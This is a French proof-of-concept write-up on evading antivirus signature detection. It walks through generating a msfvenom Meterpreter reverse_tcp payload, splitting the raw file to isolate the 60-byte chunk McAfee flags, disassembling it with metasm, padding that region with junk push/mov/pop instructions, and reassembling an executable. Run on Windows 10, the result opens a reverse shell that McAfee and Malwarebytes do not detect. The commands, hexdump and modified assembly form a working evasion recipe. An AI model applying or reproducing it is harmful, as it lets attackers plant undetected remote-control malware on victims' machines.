PoC 1 : Méthode de modification de signature en assembleur

Introduction :

La cible est une machine windows 10 équipé de McAfee en mode actif, MalwareByte et Windows defender en mode passif.

Le payload est ici un simple reverse_tcp généré par msfvenom.
Par défaut, celui-ci est repéré par presque tous les Antivirus du marché :

• *msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.10 LPORT=321 -a x86 -f exe > trigger.exe*

Avant de pouvoir prétendre à la modification de la signature, il faut tout naturellement l'identifier. Pour ce faire, nous allons partir du même payload au format .binary, puis découper le fichier en morceaux de longueurs variables, jusqu'à isoler la portion du fichier qui déclenche l'antivirus.

Identification de la signature :

• *msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.10 LPORT=321 -a x86 -f raw > trigger.binary*

• *split -b 60 trigger.binary*

Nous obtenons 6 petits fichiers correspondants aux différents morceaux du fichier .binary.
Ces fichiers sont nommés : xaa, xab, xac, xad, xae et xaf.
En les scannant avec McAfee, nous remarquons que xaa est le premier à être détecté comme suspect.
Pour plus de précision, nous pouvons essayer de découper le fichier en plus petits morceaux. Malheureusement, ceux-ci ne sont plus détectées comme positif puisque la signature n'est plus entière.
Dans le cas présent, le signature la plus précise a une taille de 60 octets et correspond au fichier xaa. Le résultat est plutôt prévisible, puisque la plupart des entrée de bases de données de signatures sont faites à partir des premiers octets d'un fichier malicieux.
Observons maintenant à quoi correspond cette signature :

• *hexdump xaa*

0000000 **e8fc 0082 0000 8960 31e5 64c0 508b 8b30**
0000010 **0c52 528b 8b14 2872 b70f 264a ff31 3cac**

0000020 ***7c61 2c02 c120 0dcf c701 f2e2 5752 528b***
0000030 ***8b10 3c4a 4c8b 7811 48e3 d101***
000003c

Notons dans un coin les derniers octets de la signature, soit : ***7811 48e3*** et ***d101*** !
Nous pouvons dès maintenant désassembler trigger.binary, et localiser les instructions assembleurs correspondants à la signature.

• *cd /opt/metasploit/apps/pro/vendor/bundle/ruby/2.3.0/gems/metasm-1.0.3/samples/*

• *ruby disassemble.rb / - - / - - /trigger.binary > trigger.asm*

Le fichier .asm comprend toutes les instructions assembleurs de notre reverse_tcp.
Ouvrons le dans un éditeur de texte, et cherchons la ligne comportant les octets notés plus hauts :

• *gedit trigger.asm*

Attention, les entrées de positions hexadécimales dans le fichier assembleur sont inversées. Par exemple, notre signature se termine par "***d1 01***", mais nous cherchons "***01 d1***", tout comme "***48 e3***" correspond à "***e3 48***" !

Nous récupérons ainsi les instructions assembleurs correspondants à la signature :

```
entrypoint_0:
    cld                                 ; @0  fc
    call sub_88h                        ; @1  e882000000  x:sub_88h
    pushad                              ; @6  60
    mov ebp, esp                        ; @7  89e5
    xor eax, eax                        ; @9  31c0
    mov edx, fs:[eax+30h]               ; @0bh  648b5030  r4:segment_base_fs+30h
    mov edx, [edx+0ch]                  ; @0fh  8b520c  r4:unknown
    mov edx, [edx+14h]                  ; @12h  8b5214  r4:unknown


// Xrefs: 86h
loc_15h:
    mov esi, [edx+28h]                  ; @15h  8b7228  r4:unknown
    movzx ecx, word ptr [edx+26h]       ; @18h  0fb74a26  r2:unknown
    xor edi, edi                        ; @1ch  31ff


// Xrefs: 2ah
loc_1eh:
    lodsb                               ; @1eh  ac
    cmp al, 61h                         ; @1fh  3c61
    jl loc_25h                          ; @21h  7c02  x:loc_25h

    sub al, 20h                         ; @23h  2c20


// Xrefs: 21h
loc_25h:
    ror edi, 0dh                        ; @25h  c1cf0d
    add edi, eax                        ; @28h  01c7
    loop loc_1eh                        ; @2ah  e2f2  x:loc_1eh

    push edx                            ; @2ch  52
    push edi                            ; @2dh  57
    mov edx, [edx+10h]                  ; @2eh  8b5210  r4:unknown
    mov ecx, [edx+3ch]                  ; @31h  8b4a3c
    mov ecx, [ecx+78h+edx]              ; @34h  8b4c1178
    jecxz loc_82h                       ; @38h  e348  x:loc_82h

    add ecx, edx                        ; @3ah  01d1
    push ecx                            ; @3ch  51
    mov ebx, [ecx+20h]                  ; @3dh  8b5920
    add ebx, edx                        ; @40h  01d3
    mov ecx, [ecx+18h]                  ; @42h  8b4918
```

Modification :

Avant d'effectuer des modifications, ajoutons tout au début du fichier :
.section '.text' rwx
.entrypoint
Sans ces lignes, il serait impossible de ré-assembler avec metasm.

Nous pouvons maintenant procéder à l'ajout d'instructions assembleur dans toutes les sections comprises entre le début du fichier, et la fin de la signature.
Une des méthodes les plus simples consiste juste à sauvegarder des registres, jouer avec des valeurs dedans, puis restaurer ses même registres.
Les instructions sont complètements superficielle au niveau du code général, et ne serve qu'à modifier la signature assembleur de notre fichier.

Par exemple, il est possible de partir sur le schéma suivant pour l'ajout d'instructions :

push registre 1
push registre 2
mov registre 2, valeure 1
mov registre 1, registre 2
mov registre 2, valeure 2
pop registre 2
pop registre 1

Même si nos modifications sont inutiles à l'ensemble du code, attention tout de même à respecter les règles du langage assembleur et à restaurer les registres (pop) dans l'ordre inverse des instructions push.

```
entrypoint_0:
    cld
    call sub_88h
    pushad
    mov ebp, esp
    xor eax, eax
    push ecx
    push edi
    mov edi, 123
    mov ecx, edi
    mov edi, 456
    pop edi
    pop ecx
    mov edx, fs:[eax+30h]
    mov edx, [edx+0ch]
    mov edx, [edx+14h]
```

```
// Xrefs: 86h
loc_15h:
    mov esi, [edx+28h]
    push ecx
    push edx
    mov edx, 123
    mov ecx, edx
    mov edx, 456
    pop edx
    pop ecx
    movzx ecx, word ptr [edx+26h]
    xor edi, edi

// Xrefs: 2ah
loc_1eh:
    lodsb
    cmp al, 61h
    jl loc_25h
    push ecx
    push edi
    mov edi, 123
    mov ecx, edi
    mov edi, 456
    pop edi
    pop ecx
    sub al, 20h
```

```
// Xrefs: 21h
loc_25h:
    ror edi, 0dh
    add edi, eax
    loop loc_1eh
    push edx
    push edi
    mov edx, [edx+10h]
    mov ecx, [edx+3ch]
    mov ecx, [ecx+78h+edx]
    push ebx
    push esi
    mov esi, 123
    mov ebx, esi
    mov esi, 456
    pop esi
    pop ebx
    jecxz loc_82h

    add ecx, edx
    push ecx
    mov ebx, [ecx+20h]
    add ebx, edx
    mov ecx, [ecx+18h]
```


Rien de bien fou ni de très technique, mais cela devrait suffir.
Il est maintenant de réassembler le tout.

Assemblage et tests :

• *ruby peencode.rb / - - / - - /trigger.asm -o clean.exe*

En délivrant notre fichier exécutable sur la machine windows, McAfee ne suspecte rien, et malwareByte non plus ! Mission presque réussi.

Ouvrons une console Metasploit, configurons le listener, et exécutons notre fichier clean.exe



Ce premier test n'est pas un échec puisque nous obtenons notre shell meterpreter (et toutes les fonctionnalités qui y sont liées : keylogger, screenshot, entrée microphone, capture d'écran, shell windows, etc …) mais ce n'est pas encore une véritable victoire.

Premièrement, Windows Defender est capable de détecter le payload s'il est en mode actif, ce qui est gênant étant donné que celui-ci est natif à tous les systèmes Windows 10 ! Ensuite, parce que d'autres antivirus sont capables de détecter notre malware (notamment Avast, que nous allons cibler dès le prochain test). Le filtre SmartScreen est aussi un autre problème que nous ne parvenons pas à gérer avec un simple modification de la signature. Enfin, les analyses heuristiques vont flag notre payload à l'exécution.

Conclusion :

En conclusion, ce test sert uniquement à comprendre les mécanismes de fonctionnement des analyses statiques par signatures et à offrir une première solution simple pour contourner certains antivirus couplés à des systèmes d'exploitations Windows inférieurs à la version 10.

Nous sommes encore très loin du résultat attendu, mais l'ensemble des manipulations reste très plaisant et permet d'offrir un point de départ à l'apprentissage du langage assembleur, ou à la théorie de l'assemblage / désassemblage. Dans cet exemple, Metasm à permis de s'en tirer sans trop de difficultés, mais nous verrons par la suite comment contrôler plus en détail la phase final de compilation.